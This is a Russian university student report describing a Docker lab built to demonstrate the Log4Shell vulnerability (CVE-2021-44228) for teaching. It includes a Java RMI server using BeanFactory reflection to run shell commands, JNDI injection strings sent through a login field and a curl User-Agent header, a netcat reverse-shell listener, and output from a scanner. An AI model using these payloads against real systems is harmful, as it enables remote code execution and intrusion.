МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное автономное образовательное учреждение высшего образования
«Дальневосточный федеральный университет»

ИНСТИТУТ МАТЕМАТИКИ И КОМПЬЮТЕРНЫХ ТЕХНОЛОГИЙ

РАЗРАБОТКА И УПРАВЛЕНИЕ IT-ПРОЕКТАМИ
«Подготовка лаборатории для эксплуатации уязвимости CVE-2021-44228»

Выполнил студент M9120-09.04.01кибер: Королев П.В.

Выполнил студент M9120-09.04.01кибер: Разумов Е.А.

Принял: старший преподаватель: Зотов С.С.

Владивосток
2022

Содержание

Общее описание……...…3

Установка……..…4

Эксплуатация уязвимого web-приложения ……...…6

Атака на web-приложение с использованием терминала……8

Демонстрация RMI RCE ……8

Проверка наличия уязвимости……..……9

Общее описание

Уязвимость CVE-2021-44228, также получившая названия Log4Shell и LogJam, относится к классу Remote Code Execution и затрагивает практически все программные продукты, использующие библиотеку Apache Log4j.

Версии библиотеки от 2.0-beta9 до 2.15.0 (за исключением выпусков безопасности 2.12.2, 2.12.3 и 2.3.1) в рамках использования функционала JNDI, задействованного в конфигурациях, ведении журналов, различных параметрах, не защищены от воздействия контролируемых злоумышленниками LDAP и других конечных точек.

В случае наличия возможности управления сообщениями или параметрами сообщений журнала, доступно выполнение произвольного кода, загруженного с вредоносного сервера LDAP, когда включена подстановка поиска сообщений. Начиная с log4j 2.15.0, это поведение отключено по умолчанию. Начиная с версии 2.16.0 (вместе с 2.12.2, 2.12.3 и 2.3.1) этот функционал полностью удален. Уязвимость специфична для log4j-core и не затрагивает log4net, log4cxx или другие проекты Apache Logging Services.

Проблеме присвоен высший уровень опасности:

Base Score: 10.0 CRITICAL

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Attack Vector: Network

Attack Complexity: Low

Privileges Required: None

User Interaction: None

Scope: Changed


Confidentiality: High

Integrity: High

Availability: High

В рамках поставленной задачи необходимо подготовить тестовую лабораторию для демонстрации / эксплуатации данной уязвимости. В качестве основы для планируемой системы планируем использование ряда контейнеров для поднятия сервера Tomcat 8 с уязвимым приложением на порту 8080 (Tomcat 8.5.3, Java 1.8.0u51), сервера Bitnami на порту 8888 (Tomcat 9.0.55, OpenJDK 11.0.13).

Общая схема системы эксплуатации / взаимодействия развернутых служб



Установка

Для развертывания в системе необходимо наличие docker и docker-compose. Для kali linux соответствующие команды:

apt-get install docker-io (docker-ce в случае официального репозитория)

apt-get install docker-compose

Для настройки системы необходимо задать ряд параметров в файле конфигурации docker-compose.yml:

LISTENER_ADDR – ip-адрес хоста, на который будем принимать соединения при помощи nc (netcat)

Адреса контейнеров задаются из подсети docker по умолчанию – 172.16.238.0/24

```
24          ipv4_address: 172.16.238.12
25      ports:
26        - "8888:8080"
27    cve-poc:
28      build: cve-poc
29      hostname: ldapsvr
30      domainname: ldapsvr.test
31      environment:
32        - POC_ADDR=172.16.238.11
33        - POC_PORT=80
34        - LISTENER_ADDR=10.25.240.60
35        - LISTENER_PORT=9001
36      networks:
37        cve-net:
38          ipv4_address: 172.16.238.11
39  networks:
40    cve-net:
41      driver: bridge
42      driver_opts:
43        com.docker.network.enable_ipv6: "false"
44      ipam:
45        driver: default
46        config:
47          - subnet: 172.16.238.0/24
48            gateway: 172.16.238.1
49
```

Под host_addr будем понимать хостовую машину.

Далее необходимо внести изменения в файл реализации RMI (rmiserverpoc.java) – также указать хост, используемый для работы (LISTENER_ADDR)

```
8  public class RMIServerPOC {
9      public static void main(String[] args) throws Exception {
10
11         System.out.println("Creating evil RMI registry on port 1097");
12
13         Registry registry = LocateRegistry.createRegistry(1097);
14
15         String tgthost = args[0];
16
17         String pingcmd = "'/bin/ping -c 4 "+tgthost+"'";
18
19         //prepare payload that exploits unsafe reflection in org.apache.naming.factory.BeanFactory
20         ResourceRef ref = new ResourceRef("javax.el.ELProcessor", null, "", "",
   true,"org.apache.naming.factory.BeanFactory",null);
21
22         //redefine a setter name for the 'x' property from 'setX' to 'eval', see BeanFactory.getObjectInstance
   code
23         ref.add(new StringRefAddr("forceString", "x=eval"));
24
25         ref.add(new StringRefAddr("x",
   "\"\".getClass().forName(\"javax.script.ScriptEngineManager\").newInstance().getEngineByName(\"JavaScript\").eval(
   \"new java.lang.ProcessBuilder['(java.lang.String[])'](['/bin/sh','-c','/bin/ping -c 4 10.25.240.60']).start()
   \")"));
26
27         ReferenceWrapper referenceWrapper = new com.sun.jndi.rmi.registry.ReferenceWrapper(ref);
28
29         registry.bind("Object", referenceWrapper);
30
31     }
```

В дальнейшем, **после создания и запуска** контейнеров необходимо провести компиляцию rmiserverpoc.java:

- получаем доступ к командной строке соответствующего контейнера

docker exec -it log4j-poc_cve-poc_1 /bin/bash

- смена директории

cd /home/user/rmi-poc

- компиляция

javac -cp catalina.jar:. rmiserverpoc.java


перезапуск контейнера

docker container restart log4j-poc_cve-poc_1

далее – сборка контейнеров

docker-compose build

Система готова к демонстрации



Эксплуатация уязвимого web-приложения

- запускаем контейнеры

docker-compose up


- запускаем в терминале nc на заданном порту (9001 в config)

nc -lvp 9001


- переходим в web-приложение на порту 8080

http://host_addr:8080/log4shell

учетные данные: admin/password




- проверяем работоспособность и возвращаемся обратно



-в поле логин вводим ***${jndi:ldap://172.16.238.11:1389/a}*** и выполняем вход

Результат – использование подобного «логина» приводит к обращению web-сервера (172.168.238.10) к вредоносному ldap-ресурсу (172.168.238.11) и открывает обратный шелл к нему



Атака на web-приложение с использованием терминала

- запускаем контейнеры

docker-compose up


- в первом терминале запускаем nc на заданном порту (9001 в config)

nc -lvp 9001

- во втором терминале выполняем следующую команду:

curl -A "\${jndi:ldap://172.16.238.11:1389/a}" http://host_addr:8080/log4shell

Результат – отправка команды приложению на 8080 порту приводит к обращению web-сервера (172.168.238.10) к вредоносному ldap-ресурсу (172.168.238.11) и также открывает обратный шелл к нему



Демонстрация RMI RCE

В этом случае уязвимый веб-сервер скачает вредоносный класс с RMI сервера и выполнит полезную нагрузку (rmiserverpoc.java) – посылка эхо запросов на указанный хост

- запускаем контейнеры


docker-compose up

- запускаем wireshark и активируем захват пакетов на соответствующем интерфейсе

- в терминале выполняем команду

curl -A "\${jndi:rmi://172.16.238.11:1097/Object}" http://host_addr:8888/

Результат – перехваченные пакеты ICMP



Проверка наличия уязвимости

В состав системы также входит инструментарий проверки наличия уязвимости log4j. Соответствующий скрипт расположен в scripts. Синтаксис использования следующий:

python3 log4j_rce_check.py http://host_addr:8080/log4shell --attacker-host host_addr:11389 --timeout=2

Пример

```
┌──(root💀ws-k03)-[/data/log4/log4j-poc/scripts]
└─# python3 log4j_rce_check.py http://10.25.240.60:8080/log4shell --attacker-host 10.25.240.60:11389 --timeout=2
Namespace(url='http://10.25.240.60:8080/log4shell', attacker_host='10.25.240.60:11389', timeout=2)
[log4jscanner:log4j_rce_check.py] DEBUG - Starting server on 0.0.0.0:11389
[log4jscanner:log4j_rce_check.py] DEBUG - Connected by ('172.16.238.10', 59750). If this is the same host you attacked its most likely vulnerable
300c020101600702010304008000
```